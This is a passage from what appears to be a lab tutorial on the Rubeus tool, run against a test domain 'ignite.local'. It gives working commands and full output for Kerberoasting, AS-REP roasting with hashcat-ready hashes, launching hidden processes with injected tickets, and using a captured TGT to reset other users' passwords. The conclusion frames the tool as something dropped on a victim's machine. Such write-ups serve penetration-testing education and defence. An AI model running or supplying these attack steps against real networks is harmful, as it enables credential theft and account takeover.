[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target SPN            : ldap/dc1.ignite.local/ignite.local
[*] Hash                  : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EF
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F40876D0FB2743D8D1198ED3747D0AB
0F1543E6941960D678FE520BA0A6ECCA9DD743120424C6E98A77AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B264
3B3B0F53D18EE37414A2F6B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D54444AD2E35B94
052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBBE12281909FD06304D50BD518FD1A500627C
83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631
F3C349A356E8737B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDEFE42570C9C17B20DFF234
AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055990E494BB5B91EC5D5318F53E877D436D5B55E1E
19C05F9F3B83629EDA664A4088755B98DB2E014304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE22
A9105720B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCBABF8441B040D2346EDF9EDF
0D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA1CE7E42E26F801CE7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5C
A301947DA80868AF26C243A3690D8C9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C
A6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891CCB3CE5160831057A8FB27032
126D09B4E491BFC7642F7E02B5766EB0D5418A3AEB172E600D8FB6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B
1DBE495F72AEF29E2E00D98AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC8C3BA86939528BB3B89
B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419BFB2FDD3052BF4CB167FAE330D43B9C2F28
2290E76124CA9265EE9A951998CAE8C7F79748BFC419D16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856
E0372078D8FFD3939C3DA80507564181B3185FF491A8C4173F5DAE57FF5299DDFEE9673CACF8C00F663CDE1DF5660D3FA36F51595D
CF8E38CD2040067496813E0361B78D663D2201124A5CCC3D94C5AD0B1421587A80C36C5787E3B712C694EA2C9B15066B0C65522657
E844F73A760F07603451A1956BAF4C2ACBB5CEDB083E402A952577B811A9F948F44FBF42F67CA03C011ED4668E0195B16DE8F63AAD
30094F5943B1A6BC70068D0C85B17655052EDB3E5E22C3D10D18613A01CF61C3AD3918D0342861D892097CF8E8FF1BF6A939DA2432
CD9A8F864EE437ED9CEDB66518E0DD3F19C530BCB8
```

/outfile: Can be used to store the hash in an output file

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target SPN            : ldap/dc1.ignite.local/ignite.local
[*] Hash written to C:\Users\Public\type.hash

[*] Roasted hashes written to : C:\Users\Public\type.hash
```

ASREPRoast


A service ticket is obtained using TGT and that TGT is obtained by validating a first step called “pre-authentication.” If this pre-authentication requirement is removed for accounts, it makes them vulnerable to asreproasting.

If the user has “Do not use Kerberos pre-authentication” enabled, then an attacker can recover a Kerberos AS-REP encrypted with the users RC4-HMAC’d password and he can attempt to crack this ticket offline.

You can read our detailed article **here**.

An SPN can be specified with asreproast option like

rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local



As you can see, all the accounts with setting “Do not use Kerberos pre-authentication” enabled are vulnerable to the attack and their AS-REP encrypted with RC4-HMAC password has been dumped.

These hashes can also be dumped in a specific hashcat format. By default the hashes can be cracked using JtR.

rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: AS-REP roasting

[*] Target Domain          : ignite.local

[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(&(samAccountType=805306368)(userA
Control:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : harshit
[*] DistinguishedName      : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$23$harshit@ignite.local:9FB7455D58063A1AC7056FB0F0FA149B$ED95BF87A96D
      87701AA32114D9FBDC72263F1382AC60ACFA763501D877A83213E10B8EC5A297AE36108BFA8F8A54
      F31122A5B0CCF90B54E2A6B9F7AAE92DA7C9178005E9A2154F0F7719A31DE79DA64D22A18DA26B14
      5F37D9E2C1D513FBE59E6C2163CB0C5614059FF56ECAAC997E28CB4ABF83BB1EC3EE03D37ED7D0F5
      F652E4AE70706AE42C5A9D71E0F7C8D0E4EAE33903F2C2853336E70DBFD1C9BF48A35BB69CE40605
      D2A6B8B01CB4E3C4F984222039D84A1157DAC6112E409970A2AA94C35B420CF9863DDC0923C96A7E
      8624568DA99ED52178485B2826ED42E8FEE9F11A8D5514AEF6E0563EE8C2
```

/domain and /dc are optional flags that can be used to explicitly define the domain and controller accounts.

rubeus.exe asreproast /domain:ignite.local /dc:dc1

```
C:\Users\Public>rubeus.exe asreproast /domain:ignite.local /dc:dc1
rubeus.exe asreproast /domain:ignite.local /dc:dc1


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: AS-REP roasting

[*] Target Domain          : ignite.local
[*] Target DC              : dc1

[*] Searching path 'LDAP://dc1/DC=ignite,DC=local' for '(&(samAccountType=805306368)(userAcc
40.113556.1.4.803:=4194304))'
[*] SamAccountName         : harshit
[*] DistinguishedName      : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1 (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$harshit@ignite.local:99F7FB172B01AA4E2D2C9CE715AED5CF$9BC8F07849C3AD3
      F9DCC9E98C28131D3502897D8B02A372A209A3FA9FB18FA2DF460B59C6E8A252A70E50CD1DF14E25
      BC70D994DA4872D4FB427ED112981E500E88D3391C1465DD454D5144F5E28E713304AE2E3159CC39
      C3BCBC7B5BABC025AA8943F61A23038B6A886598B9E43994B26D34C697CE4D20C12A33EA09870216
      15A99998DDBBE61CF04120F453A3C697B6CDAEDB0395944AEA9B30FD3749B7F1A7EEC76B3EFC4778
      63D66D529A10898597CB3EDA21A7B6B5CAFCE518C77CA16A6CA06662DDAFA955F1D38664DCCA40E6
      78AB76DD67D84FE9DA13E20368CFACC04B86ABE72A0E40388756EB243

[*] SamAccountName         : aarti
[*] DistinguishedName      : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1 (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
```


/outfile can be used to save this hash in an output file.

rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: AS-REP roasting

[*] Target Domain          : ignite.local

[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(&(samAccountType=805306368)(userAcco
Control:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : harshit
[*] DistinguishedName      : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Public\type2.hash

[*] SamAccountName         : aarti
[*] DistinguishedName      : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Public\type2.hash

[*] SamAccountName         : harshitrajpal
[*] DistinguishedName      : CN=harshitrajpal,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshitrajpal'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\Public\type2.hash

[*] Roasted hashes written to : C:\Users\Public\type2.hash
```

If /ldaps is used, LDAP query shall go over secured LDAP (port 636)

rubeus.exe asreproast /user:harshitrajpal /ldaps




Createnetonly

The option createnetonly uses the CreateProcessWithLogonW() API to create a new hidden process while returning the ID and LUID. This LUID can then be used with ptt option to apply this ticket in the newly created process. This prevents erasing of current tickets.

/ticket flag can be used to provide kirbi ticket of base64 blob with the created process.

rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi




As you can see, the process ID 3032 is associated with this hidden process and LUID given which can be used using the /luid flag.

Changepw

The Rubeus changepw option allows an attacker to change a user's plaintext password from a TGT .kirbi file or a base64 blob. Hence, when used in conjunction with tgtdeleg or asktgt, we can change a user's password just from it's hash. For example, let's set current user's password to "Password@1!!!"

/ticket: we provided valid TGT of current user.

rubeus.exe changepw /ticket:doIFNDCC...bA== /new:Password@1!!!



As you can see, password for user ‘harshitrajpal’ has been changed successfully.

Now, we can choose a specific user which has the same password using the /targetuser option too (can be found out using the brute method). Note that necessary privileges may be required here.

rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCC...bA== /new:Password@1!!!


```
rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADA
gEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZOlT
/Ze7RL/9H88i0wRuJ2Fv20N371A43P2H0H4lWGRNLZ4ZhOFZfGPYaqVtqWQXKhdYiOMNtqGCb4YgChIaBYKPyrBuSzMWQmzzwDoaBbNNJWSeX
L2f08OzbuKbvLBQdtzF+oj2To579G3ovbcqR+ZrQ6hk+F70lxItQnZFkazloszScFWX873el1mBSSlenJkoWyZgbsOLrkYaL17ujU8ucLqq/H
murMtFhHN3fijzVjWguOYYtyoJ1iC5P61kK4uuY0bSv1c8yYWVz2KIxVocVev6BV8IfFtCzZsJYkQBs/d2TnZ5aW55UERpgb2//sMrCg/QK1b
DuguaQAweMtXdQuIEooMNmQ59MvBKx0GifB2gpcg6k+qPdh49TxXdWR/Ke8AsmHf9iWc2ZJQeyUpEbz81GrShOx79YuLpFvxD7sEgN8h6Rhqs
mlBsgPSz/OsPf5Iuq30HlTSDuyIc9CicvXZRDnA1fZMl+tbxA1FAjLlCencpZuS8sdCCx7H1uiaab37NyEa5wD9rL/t+9ktkVOZWHyq4UWcQE
+jDsFOolVAMkR2TTsaDUSCIPTi2YL+dC7J7gDNsIoE3nTiwC5v7YmA+a14TT0F5HFgQ+PFkjQjSRZHZFQyd1rKouccFrkRR62xfLImWNcBV4G
2nsPXeAT+f/0eg1DW18CCwnVrFaUQ/in3cV3fxfwCYa6BtC6fWDY6bG59TCWCU5rIuucldKGdgLPMMqlQ3uVOod7ODgIan6sTrBKUpVjC3MOs
/xTL5F3UJnHsaq0zZj62sCfHmVPLwXt2VxhhB1U3gZMQulowKIJ7C/HPhb8lnFbSbcBKErh2R3nadGGJ9v1QmF/D/PL7Z1uVs1XDa08WjzM7e
D+rkGnpTbi4qwDsRpdIk3xeG32UZ3nIuk6d4zpTAcTzeIj4dYpv+LE7lbWTvhAgy15LI0nvNfcsXr3D3PkgFvX8xqqSBv/SK0jMNsLFJHtwfl
xckXenn6M0noj2O42yBsGhf52Ct88YJjSofypAhI3iozdiZus3QPajY6P24k2eDlx+WuyhLJWAAodqbG05KFBSF6aSddFDCDiTAiFJsTr/IRG
UjgR0iJi8+KNmSuGdsL6gNvpnw25FtMdZQirpQr0usBtazHWWS/aPBKAJZaX1b9zoxyygm5bdS/ZK0COtBqKEMwMWvvkPfpb833l2qnbm6mz1
LkdArpNUtmnHiehSupP6Zcf+5hNkwkbNhkOxJ0NixRRGurHjcf6V2ALJH/JyqN2onk9yIiX2ttNUNxlMmouFe32KBfhUfxlkDCWtPA0laZhtC
brQzCiEbbuH41SdRDmw6OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEEPhufMMepr/CLmVfHni8OUihDhsMSUd
OSVRFLkxPQ0FMohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQOUAAKURGA8yMDIyMDUwODA2MTEyNVqmERgPMjAyMjA1MDgxNjEx
MjVapxEYDzIwMjIwNTE1MDYxMTI1WqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA== /new:Pas
sword@1!!!
```

As you can see, Mufasa had the same password as harshitrajpal and his password got changed.

Currentluid

A simple option to display current LUID. LUID can be utilised with other options by specifying with the /luid flag. For example, to purge ticket of a specific user, luid may be needed.

rubeus.exe currentluid



Conclusion

The article talked about a C# implementation of various popular AD attacks covered in variety of major projects like Kekeo called “Rubeus.” It is a versatile tool which can be dropped on the victim’s machine and be used to perform various AD related attacks. We tried to cover a majority of options. A detailed wiki can be referred to here. The article is intended to serve as a quick ready reference for Rubeus usage. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker.
Contact **here**